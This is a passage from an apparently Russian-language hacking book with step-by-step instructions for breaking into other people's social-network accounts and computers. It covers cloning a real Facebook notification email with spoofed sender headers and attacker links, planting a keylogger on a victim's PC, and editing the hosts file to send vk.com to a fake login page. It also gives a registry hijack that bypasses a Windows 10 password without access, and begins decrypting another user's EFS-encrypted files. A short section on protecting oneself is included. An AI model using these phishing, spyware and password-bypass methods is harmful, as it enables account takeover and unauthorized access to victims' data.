Код письма, которое отправляет социальная сеть, можно получить при просмотре оригинала сообщения в почтовой программы. Зарегистрируйся в той социальной сети, страничку в которой ты хочешь взломать. Открой письмо от социальной сети. Возможно, нужно будет подождать, пока сеть пришлет тебе то письмо, которое подходит для твоей цели. Например, когда кто-то

добавится в друзья или когда у твоего друга будет день рождения. Открой оригинал письма. Например, в интерфейсе GMail нужно щелкнуть по троеточии в верхнем правом углу и выбрать команду **Показать оригинал**.

Рис. 8.8. Просмотр оригинала письма

Просто сохрани код письма в HTML-файл. Найди в коде ссылку на социальную сеть и замени на адрес своего сайта. Причем можешь заменить не одну ссылку, а несколько, чтобы с большей вероятностью пользователь попал на твою страничку. Например, когда у друга день рождения, то Facebook отправляет две ссылки – одна ведет на профиль пользователя, другая – на мессенджер, чтобы ты мог отправить другу сообщения. Менять нужно все подобные ссылки, чтобы исключить вариант, что пользователь нажмет какую-то другую, а не нужную тебе.

Затем напишем небольшой скрипт на PHP (лист. 8.4).

Листинг 8.4. Скрипт отправки письма в формате HTML

```
<?php
$message = file_get_contents('message.html');
mail(
    'hacker@example.org',
    'Тема',
    $message,
    "From: Facebook <notification@facebookmail.com>\r\n"
    ."Content-type: text/html; charset=utf-8\r\n"
```

```
    ."X-Mailer: ZuckMail [version 1.00]"
);

?>
```

Разберемся, что тут и к чему. Файл с твоим письмом нужно назвать message.html и поместить в один каталог с файлом index.html. Код письма будем хранить отдельно от кода сценария. У PHP сложные правила кодирования текста внутри письма, объяснять которые новичку нет желания. К тому же у него всегда будет возможность накосячить и совершить ошибку, а так ошибка исключена.

Адрес почты hacker@example.org замени на свой личный. Ты будешь запускать этот сценарий столько раз, сколько понадобится – пока ты не убедишься, что результат действительно похож на оригинал.

Тему письма замени на ту, что подходит под твое сообщение. Если это уведомление о Дне рождения друга, то будет одна тема, если о чем-то другом, то другая тема.

Заголовки письма тоже замени. Сейчас они приведены для Facebook. ZuckMail [version 1.00] – это название мейлера Facebook. Если ты хакаешь другую соцсеть, посмотри, какой мейлер использует она. Дьявол кроется в деталях – помни об этом. Некоторые почтовые интерфейсы могут из-за таких мелочей поместить твои письма в спам. Чем подробнее ты укажешь заголовки, тем лучше. Разумеется, эти заголовки должны быть максимально похожими на оригинал.

Вот пример заголовков Facebook (это не все заголовки, а те, которые ты можешь проставить, потому что некоторые заголовки могут изменяться только почтовой системой и пользователь никак на них не может повлиять):

```
To: Адрес получателя
Subject: Тема
X-Priority: 3
X-Mailer: ZuckMail [version 1.00]
From: Facebook <notification@facebookmail.com>
Reply-to: noreply <noreply@facebookmail.com>
Errors-To: notification@facebookmail.com
X-Facebook-Notify: birthday_reminder; mailid=7b5af9acc94d6G5af
38faa1b5aG5b5afe4629ba8G1a
List-Unsubscribe: <https://www.facebook.com/o.php?k=AS0s8tXaU
tE6KlUGr4c&u=100002139085658&mid=5d5af7acc98d6G5af38ffa1b5aG5
```

```
b5efe3629ba8G1a&ee=AY3MKGdB2m3JaaJQfq45UgeK7UfE7Vag5d07dkOiQn
_n_ULrQ1jmN0UlL_nG9uS1kRXSo3_eqpbTeQ>
Feedback-ID: 0:birthday_reminder:Facebook
X-FACEBOOK-PRIORITY: 0
X-Auto-Response-Suppress: All
MIME-Version: 1.0
```

Страшные наборы символов вроде 7b5af9acc94d6G5af38faa1b5aG5b5afe-4629ba8G1 - это UUID. Чтобы твое письмо походило на оригинал, тебе нужно сгенерировать какой-то UUID в сценарии отправки сообщения. Здесь можно выбрать два варианта – вручную изменить ID и статически прописать их в заголовках письма. А можно использовать библиотеку PHP для генерирования UUID и автоматизировать этот процесс. Тогда каждое новое письмо, которое ты отправляешь, будет со своим UUID. Для этого используется такой сценарий (лист. 8.5).

Листинг 8.5. Сценарий генерирования UUID

```
<?php
require 'vendor/autoload.php';

use Ramsey\Uuid\Uuid;
use Ramsey\Uuid\Exception\UnsatisfiedDependencyException;

try {

    // Версия 1 (основана на времени)
    $uuid1 = Uuid::uuid1();
    echo $uuid1->toString() . "\n"; // i.e. e4eaaaf2-d142-
11e1-b3e4-080027620cdd

    // Версия 3. (на базе названия и MD5)
    $uuid3 = Uuid::uuid3(Uuid::NAMESPACE_DNS, 'php.net');
    echo $uuid3->toString() . "\n"; // i.e. 11a38b9a-b3da-
360f-9353-a5a725514269

    // Версия 4 (случайный набор символов)
    $uuid4 = Uuid::uuid4();
    echo $uuid4->toString() . "\n"; // i.e. 25769c6c-d34d-
4bfe-ba98-e0ee856f3e7a

    // Версия 5 (на базе названия и SHA1)
    $uuid5 = Uuid::uuid5(Uuid::NAMESPACE_DNS, 'php.net');
```

```
    echo $uuid5->toString() . "\n"; // i.e. c4a760a8-dbcf-
5254-a0d9-6a4474bd1b62

} catch (UnsatisfiedDependencyException $e) {

    // В случае ошибки
    // использования 32-битной системы. Или отсутствия
библиотеки Moontoast\Math.
    echo 'Caught exception: ' . $e->getMessage() . «\n»;
}
```

Загрузить саму библиотеку, которая занимается непосредственно генерированием UUID, можно по адресу https://github.com/ramsey/uuid.

Для более удобного формирования заголовков и отправки сообщений в формате HTML можно использовать библиотеку PHPMailer: https://github.com/PHPMailer/PHPMailer. Данная библиотека позволяет не только просто отправлять сообщения в формате HTML, но и сообщения со вложениями. Возможно, при взломе социальных аккаунтов тебе эта возможность и не понадобится. Но она нужна много где еще. В лист. 8.6 приводится пример отправки сообщения со вложением.

Листинг 8.6. Отправка сообщения с вложением

```
<?php

// Подключаем PHPMailer
use PHPMailer\PHPMailer\PHPMailer;
require '../vendor/autoload.php';

// Создаем новый экземпляр объекта
$mail = new PHPMailer();
// Устанавливаем заголовок From
$mail->setFrom('from@example.com', 'First Last');
// Устанавливаем заголовок Reply-to
$mail->addReplyTo('replyto@example.com', 'First Last');
// Добавляем адрес
$mail->addAddress('whoto@example.com', 'John Doe');
// Устанавливаем тему письма
$mail->Subject = 'test';
// Добавляем HTML-код письма
$mail->msgHTML(file_get_contents('contents.html'), __DIR__);
// Добавляем обычную текстовую версию письма (необязательно)
$mail->AltBody = 'This is a plain-text message body';
//Добавляем вложение - картинку
```

```
$mail->addAttachment('images/phpmailer_mini.png');

// Отправляем сообщение и проверяем на наличие ошибок
if (!$mail->send()) {
    echo 'Ошибка: ' . $mail->ErrorInfo;
} else {
    echo 'Письмо отправлено!';
}
?>
```

8.3.5. Клавиатурный шпион

Данный метод, наверное, самый простой со всех. Он заключается в установке клавиатурного шпиона на компьютер жертвы. Клавиатурный шпион – это программа, которая записывает все, что вводит пользователь с клавиатуры в специальный файл или отправляет хакеру на электронку, например, когда файл достигает определенного размера или по прошествии определенного времени, скажем, раз в день.

У этого способа куча недостатков:

- Тебе нужен физический доступ к компьютеру жертвы, чтобы установить программу-шпион. Можно отправить его в письме – в виде ссылки или как вложение, но в 99% случаев антивирус (или почтовой системы или установленный на компе жертвы) начнет бить тревогу. Все имеющиеся клавиатурные шпионы распознаются антивирусами как вирусы или шпионское ПО (spyware). Так что тебе на время установки придется выключить антивирус, а после установки шпиона – добавить его в исключение антивируса. На все про все уйдет минут 5, если ты все сделаешь быстро. Но эти 5 минут жертва должна отсутствовать за компом. Подойдет только если есть личный доступ, например, это домашний комп или комп коллеги.
- Клавиатурные шпионы, кроме паролей, записывают в файл все, что вводит жертва. Порой это очень много текста и ты можешь потратить день или даже больше, чтобы разобрать, что вводила жертва.
- Жертва может не вводить пароль вовсе. Он может быть сохранен в браузере. Поэтому ты можешь получить все, что вводила жертва, но кроме паролей! Заодно, конечно, прочитаешь текст всех отправленных жертвой сообщений, но цель не будет достигнута.

В общем, клавиатурный шпион – не лучшее решение для взлома странички в социальной сети, но как один из вариантов, его можно использовать.

8.3.6. Подмена DNS

Довольно непростой, с одной стороны, метод. Если ты настолько крут, что можешь на машрутизаторе развернуть собственный DNS-сервер, который бы перенаправлял запрос доменного имени vk.com (или любого другого) туда, куда тебе нужно (на твой фейковый сайт), то, мы считаем, что тебе не нужна эта книга!

Если ты не настолько крут, то открой файл **hosts** от имени администратора на компьютере жертвы. Он находится в папке C:\Windows\System32\drivers\etc. Формат этого файла такой:

```
IP-адрес  доменное_имя
```

Запиши IP-адрес своего хостинга, на котором находится фейковая страница так:

```
IP-адрес vk.com
```

Сохрани файл и в командной строке введи команду:

```
ipconfig /flushdns
```

Когда жертва введет адрес vk.com, то попадет на твою фейковую страничку. Пароль ты получишь, но у этого способа есть недостатки. После такой подмены пользователь попадет на твою страничку, введет логин и пароль, ты их получишь, но больше пользователь не сможет попасть на ВКонтакте, поскольку каждый его запрос будет перенаправляться на твою страничку. Однозначно пользователь что-то заподозрит.

8.4. Как уберечься от взлома

А теперь поговорим о том, как уберечься от взлома странички в социальной сети, чтобы ты сам не попался на крючок хакера:

- Способ 1 – самый простой – не заводи страничек в социальных сетях. Если нужна информация, которую можно там найти – заведи несколько фейковых аккаунтов. Даже если их взломают, ты ничего не потеряешь.
- Способ 2 – уберечься от фишинга. Во-первых, старайся не переходить по ссылкам в почте от социальной сети. Всегда можно зайти на сайт или

воспользоваться мобильной версией, чтобы посмотреть, кто тебе пишет. Когда же тебя просят ввести имя пользователя и пароль, обрати внимание на адрес сайта. Если он отличается от vk.com (ВКонтакте), facebook.com (Facebook), my.mail.ru (Мой мир), ok.ru (Одноклассники) и другого привычного адреса уйди с этой странички. Ну или можешь ввести выдуманный e-mail и выдуманный пароль – пусть хакер помучается!

- Способ 3 – защита от физического доступа к компьютеру – обязательно установи минимальную задержку на блокировку экрана (1-3 минуты), также установи пароль для своей учетной записи. Да, работать будет не столь удобно, но зато никто за считанные минуты, пока ты отлучишься, не сможет установить на твой комп ПО или внести изменения в конфигурацию системы.

- Способ 4 – двухфакторная авторизация и внимательность – залог успеха. Как в песне – Следи за собой, будь осторожен! Двухфакторная авторизация не позволит хакеру сразу завладеть твоей страничкой, даже если он узнает логин и пароль. Ему понадобится еще и код для входа на страничку. А такой код он может только выманить у тебя. Если хакер кто-то из твоих близких, не исключено, что он может (пока ты отошел) завладеть твоим телефоном и прочитать на нем код в SMS. Поэтому не забывай о защите своих гаджетов. Хотя, если человек совсем близкий, то тебя не спасет даже отпечаток пальца – пока ты спишь, он сможет войти в твой телефон и провернуть все свои грязные делишки. Но таких лучше к себе не подпускать, особенно, когда спишь.

- Просто совет – используй разные адреса почты – для переписки и для регистрации в социальной сети. Даже если кто-то завладеет твоим основным адресом (хотя даже не знаю, что хуже – потерять доступ к почте или к соцсети), то не сможет взломать через нее страничку в соцсети.

Глава 9.

Взлом паролей и получение доступа к зашифрованным данным

Парольная защита остается самой актуальной даже в 2020 году. Да, есть всевозможные методы биометрической защиты (сканеры сетчатки глаза, лица (вроде FaceID на iOS), сканеры отпечатков пальцев), но все они менее распространены по сравнению с обычными паролями.

В этой главе будет рассмотрен не только ~~сброс~~ взлом пароля Windows 10, но и его логическое продолжение – получение доступа к зашифрованным данным (с обычными все просто и не интересно) пользователя.

9.1. Сброс пароля Windows 10

Чтобы взломать защиту, необязательно быть хакером. Достаточно просто правильно восстановить компьютер. Итак, представим, что есть компьютер с Windows 10. Это может быть домашний компьютер, за которым работаешь не только ты, но и твои близкие, или же рабочий комп. Рано или поздно наступает момент, когда кто-то забывает свой пароль (может быть, это даже ты сам!). Как не помочь человеку в этот трудный момент?

9.1.1. Сброс пароля с помощью PowerShell

Windows 10 позволяет одновременно входить в систему несколькими способами, например не только с паролем, но и с помощью отпечатка пальца, PIN-кода или распознавания лица. Если у тебя есть такая возможность, используй ее, а затем сбрось забытый пароль таким образом:

1. Нажмите Windows + X и выберите Windows Power Shell (Администратор).
2. Введите команду net user имя_пользователя новый_пароль
3. Забытый код доступа будет заменен новым.

> **Примечание.** Данный способ работает только с локальными паролями, не Microsoft Live.

Некоторые читатели могут возразить – как же получить доступ к системе? На самом деле совет рассчитан на то, что ты будешь помогать другим пользователям восстановить свой пароль, а не подбирать его с нуля. А как же права админа? Чего там греха таить – посмотри список учеток твоего компа – куда ни глянь – все админы. Так что таким образом могут подобрать и твой пароль и об этом нужно помнить. Если ты главный пользователь, то не нужно создавать учетные записи с правами админа, иначе сначала «восстановят» твой пароль, а дальше – дело техники. Можно просмотреть, какие файлы ты открываешь, какие сайты смотришь (особенно, если ты не выполнял рекомендаций из главы 5) и т.д.

9.1.2. Взлом пароля с помощью утилиты Lazesoft Recover My Password

А сейчас немного усложним задачу. Представим, что доступа к компу к нас нет и ни одного пароля мы не знаем, то есть вход в систему вообще исключен (ни как пользователь, ни как админ).

Парольная защита в Windows 10 оставляет желать лучшего. Это подтверждается тем, как легко сторонние программы сбрасывают ее. Для примера возьмем утилиту Lazesoft Recover My Password.

1. Скачай и установи Lazesoft Recover My Password на другой компьютер, доступ к которому у тебя есть.
2. Открой программу и подключи к ПК флешку (система ее отформатирует, так что не оставляй на ней ничего важного).
3. Нажми кнопку **Burn Bootable CD/USB Disk Now!** и следуй инструкциям программы.
4. Вставь флешку в заблокированный компьютер и перезагрузите его.
5. Нажмите при запуске клавишу Del, F2, F8, F9, F11 или F12 (нужная обычно отображается на экране), открой BIOS и загрузи ПК с флешки — она будет называться Lazesoft Live CD (EMS Enabled). Если на вход в BIOS стоит пароль, выключи комп, открой корпус и вытащи батарейку примерно на 5 минут. Этого хватит, чтобы BIOS забыла все параметры, в том числе и установленный пароль. С ноутбуками, правда, такой трюк не пройдет – их разобрать значительно сложнее.
6. Выбери вариант **Password Recovery** и следуй инструкциям программы.

Примечание. Скачать программу можно по адресу https://www.lazesoft.com/forgot-windows-admin-password-recovery-freeware.html и при этом совершенно бесплатно.

Учти: эта и подобные утилиты не сработают, если система установлена на зашифрованном с помощью встроенного инструмента BitLocker диске. С такого накопителя также нельзя извлечь данные. Впрочем, и для этого есть способ, о котором мы поговорим далее в этой главе.

9.1.3. Сброс пароля Windows 10 через режим восстановления

Этот способ сложноват, зато не требует дополнительных программ. Работает только с локальными учетными записями, не аккаунтами Windows Live.

Тебе понадобится диск или флешка с установочным образом Windows 10. О том, как ее сделать, написано здесь:

https://remontka.pro/rufus-3-bootable-usb/

Если вкратце, то скачай на торрентах или с официального сайта ISO-образ с Windows 10, а затем используй утилиту Rufus (https://rufus.ie/), чтобы создать загрузочный диск. Все это можно сделать на любом компе, к которому у тебя есть доступ. Даже не обязательно наличие Windows 10 – для создания загрузочного диска вполне хватит и компа с Windows 7. То есть подойдет любой, даже старенький комп.




Рис. 9.1. Утилита Rufus

Далее подойди к «целевому» компу и перезапусти, как было описано в предыдущем совете. Войди в BIOS, нажав Del, F2, F8, F9, F11 или F12. Выбери загрузку с флешки. Далее действуй в соответствии со следующей инструкцией:

1. Когда появится интерфейс установки Windows 10, нажми Shift + F10 или Shift + Fn + F10 - на некоторых ноутбуках, если первая комбинация не сработает. Откроется командная строка.
2. Введи команду *regedit* и нажмите **Enter**. Запустится редактор реестра.
3. В открывшемся редакторе реестра выдели справа папку HKEY_LOCAL_MACHINE. Затем выбери команду меню **Файл, Загрузить куст**.
4. Открой путь к файлу C:\Windows\System32\config\SYSTEM. В режиме восстановления могут путаться имена дисков, например диск **C** отображается как **E**. Это нормально. Узнать, на каком диске у тебя папка Windows, можно, посмотрев их содержимое.
5. Система предложит ввести имя для куста реестра. Введи любое, чтобы не совпадало с существующими, например coolhacker, и нажми **OK**.
6. Открой папку HKEY_LOCAL_MACHINE на панели слева, в ней — coolhacker, а в нем — раздел Setup.
7. Найди параметр CmdLine, щелкни дважды и в поле **Значение** введи cmd.exe, нажмите **OK**. Затем в другом параметре SetupType (он ниже) укажи значение 2 и опять нажми **OK**.
8. Выдели папку coolhacker на панели слева и выбери команду меню **Файл, Выгрузить куст**.
9. Закрой все окна и перезагрузи комп. Вытащи флешку, чтобы он запустился как обычно.
10. При перезагрузке логотип системы не появится. Вместо этого откроется командная строка. Введи net user имя_пользователя новый_пароль, и пароль будет изменен на указанный тобой. Если нужно убрать пароль вовсе, используй команду net user имя_пользователя «» (две кавычки без пробелов и других символов). Нажми **Enter**.
11. Введи команду regedit и откройте раздел HKEY_LOCAL_MACHINE/System/Setup. В параметре CmdLine удалите cmd.exe, в параметре SetupType установите значение **0**.
12. Перезагрузи компьютер. Далее ты сможешь заходить в систему с новым паролем или вовсе без него.




Рис. 9.2. Командная строка при установке Windows 10




Рис. 9.3. Редактор реестра

Что произошло? Сначала мы заставили целевую систему вместо загрузки обычного интерфейса при запуске отображать командную строку. Поскольку ни один пользователь еще не вошел в систему, то командная строка уже открылась с правами админа. Все, что тебе остается – это использовать команду net user для сброса пароля. На этом все!

Многие пользователи считают, что от взлома пароля поможет уберечься шифрование. В следующих двух разделах будет показано, как получить доступ к файлам, зашифрованным с помощью EFS и даже BitLocker. Теории будет много, но без нее ты не сможешь выполнить задуманное.

9.2. Получение доступа к файлам, зашифрованным с помощью EFS

9.2.1. Что такое EFS?

В Windows (начиная с Windows 2000 и кроме Home-выпусков) традиционно для организации прозрачного шифрования используется шифрованная файловая система - EFS (Encrypting File System). Прежде, чем мы будем взламывать EFS, нужно поговорить о ее преимуществах и недостатках.

Файловая система EFS предназначена, чтобы один пользователь не мог получить доступ к файлам (зашифрованным) другого пользователя. Зачем нужно было создавать EFS, если NTFS поддерживает разграничение прав доступа? Хотя NTFS и является довольно безопасной файловой системой, но со временем появились различные утилиты (одной из первых была NTFSDOS, позволяющая читать файлы, находящиеся на NTFS-разделе, из DOS-окружения), игнорирующие права доступа NTFS. Появилась необходимость в дополнительной защите. Такой защитой должна была стать EFS.

> **Примечание.** При желании, можно обойти права доступа NTFS, загрузившись с загрузочного USB-диска с Linux. Linux также прекрасно читает NTFS и ей плевать на установленные права доступа. Может, изменить файл не получится, но прочитать – легко.

По сути, EFS является надстройкой над NTFS. Файловая система EFS удобна тем, что входит в состав Windows и для шифрования файлов не нужно какое-либо дополнительное программное обеспечение - все необходимое уже есть в Windows. Для начала шифрования файлов также не нужно совершать какие-либо предварительные действия, поскольку при первом шифровании файла для пользователя автоматически создается сертификат шифрования и закрытый ключ.

Еще преимуществом EFS является то, что при перемещении файла из зашифрованной папки в любую другую он остается зашифрованным, а при копировании файла в зашифрованную папку он автоматически шифруется. Нет необходимости выполнять какие-либо дополнительные действия.

Такой подход, конечно же, очень удобен, и пользователю кажется, что от EFS одна только польза. Но это не так. При неблагоприятном стечении обстоятельств, пользователь может вообще потерять доступ к зашифрованным файлам. Это может произойти в следующих случаях:

- Аппаратные проблемы, например, вышла из строя материнская плата, испорчен загрузчик, повреждены системные файлы из-за сбоя жесткого диска (bad sectors). В итоге жесткий диск можно подключить к другому компьютеру, чтобы скопировать с него файлы, но если они зашифрованы EFS, у тебя ничего не выйдет.
- Система переустановлена. Windows может быть переустановлена по самым разнообразным причинам. В этом случае доступ к зашифрованным данным, понятно, будет потерян.
- Удален профиль пользователя. Даже если создать пользователя с таким же именем, ему будет присвоен другой ID, и расшифровать данные все равно не получится.
- Системный администратор или сам пользователь сбросил пароль. После этого доступ к EFS-данным также будет потерян.
- Некорректный перенос пользователя в другой домен. Если перенос пользователя выполнен неграмотно, он не сможет получить доступ к своим зашифрованным файлам.

Когда пользователи (особенно начинающие) начинают использовать EFS, об этом мало кто задумывается. Но, с другой стороны, существует специальное программное обеспечение (и далее оно будет продемонстрировано в работе), позволяющее получить доступ к данным, даже если система была переустановлена, и были потеряны некоторые ключи. И я даже не знаю к преимуществам или недостаткам отнести сей факт - данное ПО позволяет восстановить доступ к данным, но в то же время оно может использоваться злоумышленником для получения несанкционированного доступа к зашифрованным файлам.

Казалось бы, данные с помощью EFS зашифрованы очень надежны. Ведь файлы на диске шифруются с помощью ключа FEK (File Encryption Key), который хранится в атрибутах файлов. Сам FEK зашифрован master-ключом, который, в свою очередь, зашифрован ключами пользователей системы, имеющих доступ к этому файлу. Ключи пользователей зашифрованы хэшами паролей этих пользователей, а хэши паролей - зашифрованы еще и SYSKEY.

Такая цепочка шифрования должна была обеспечить надежную защиту данных, но все банально сводится к логину и паролю. Стоит пользователю сбросить пароль или переустановить систему, получить доступ к зашифрованным данным уже не получится.

Разработчики EFS перестраховались и реализовали агентов восстановления (EFS Recovery Agent), то есть пользователей, которые могут расшифровать данные, зашифрованные другими пользователями. Однако использовать концепцию EFS RA не очень удобно и даже сложно, особенно для начинающих пользователей. В итоге, эти самые начинающие пользователи знают, как зашифровать с помощью EFS файлы, но не знают, что делать в нештатной ситуации. Хорошо, что есть специальное ПО, которое может помочь в этой ситуации, но это же ПО может использоваться и для несанкционированного доступа к данным, как уже отмечалось.

К недостаткам EFS можно также отнести невозможность сетевого шифрования (если оно вам нужно, то необходимо использовать другие протоколы шифрования передаваемых по сети данных, например, IPSec) и отсутствие поддержки других файловых систем. Если пользователь скопирует зашифрованный файл на файловую систему, которая не поддерживает шифрование, например, на FAT/FAT32, файл будет дешифрован и его можно будет просмотреть всем желающим. Ничего удивительного в этом нет, EFS - всего лишь надстройка над NTFS.

Получается, что от EFS вреда больше, чем пользы. Но, чтобы не быть голословным, далее будет приведен пример использования программы Advanced EFS Data Recovery[1] для получения доступа к зашифрованным данным. Сценарий будет самый простой: сначала мы войдем в систему под другим пользователем и попытаемся получить доступ к зашифрованному файлу, который зашифровал другой пользователь. Затем будет смоделирована реальная ситуация, когда сертификат пользователя, зашифровавшего файл, был удален (это может произойти, например, в случае переустановки Windows). Как будет показано, программа без особых проблем справится и с этой ситуацией. Но сначала нам нужно разобраться, как включить EFS шифрование.

9.2.2. Включение EFS-шифрование

Процесс включения шифрования показан на рис. 9.4. Для его демонстрации мы создали папку C:\Files. Далее нужно щелкнуть правой кнопкой мыши на этой папке, выбрать команду **Свойства**, в появившемся окне нажать кнопку **Другие** и в окне **Дополнительные атрибуты** включить атрибут **Шифровать содержимое для защиты данных**. Можно также выключить параметр **Разрешить индексировать содержимое файлов в этой папке в дополнение к свойствам файла** – незачем индексировать содержимое секретных данных.

[1] http://www.elcomsoft.ru/aefsdr.html




Рис. 9.4. Включение EFS

9.2.3. Использование программы Advanced EFS Data Recovery для расшифровки зашифрованных EFS файлов

Посмотрим, как можно расшифровать зашифрованные с помощью EFS файлы. Первым делом нужно включить шифрование для одной из папок. Для демонстрации была специально создана папка Files в предыдущем разделе.

В зашифрованную папку был добавлен текстовый файл «пароли» (рис. 9.5), содержимое которого мы попытаемся просмотреть, войдя в систему под другим пользователем. Для теста был создан другой пользователь с правами администратора (такие права нужны программе Advanced EFS Data Recovery (AEFSDR) компании ElcomSoft), см рис. 9.6.




Рис. 9.5. Содержимое зашифрованной папки




Рис. 9.6. Создан новый пользователь

Естественно, если зайти под другим пользователем и попытаться прочитать файл «пароли», у вас ничего не выйдет (рис. 9.7).




Рис. 9.7. Отказано в доступе

Но не беда - запускаем программу Advanced EFS Data Recovery и переходим сразу в **Expert mode** (можно, конечно, воспользоваться мастером, который открывается при первом запуске (рис. 9.8)), но мне больше нравится экспертный режим.

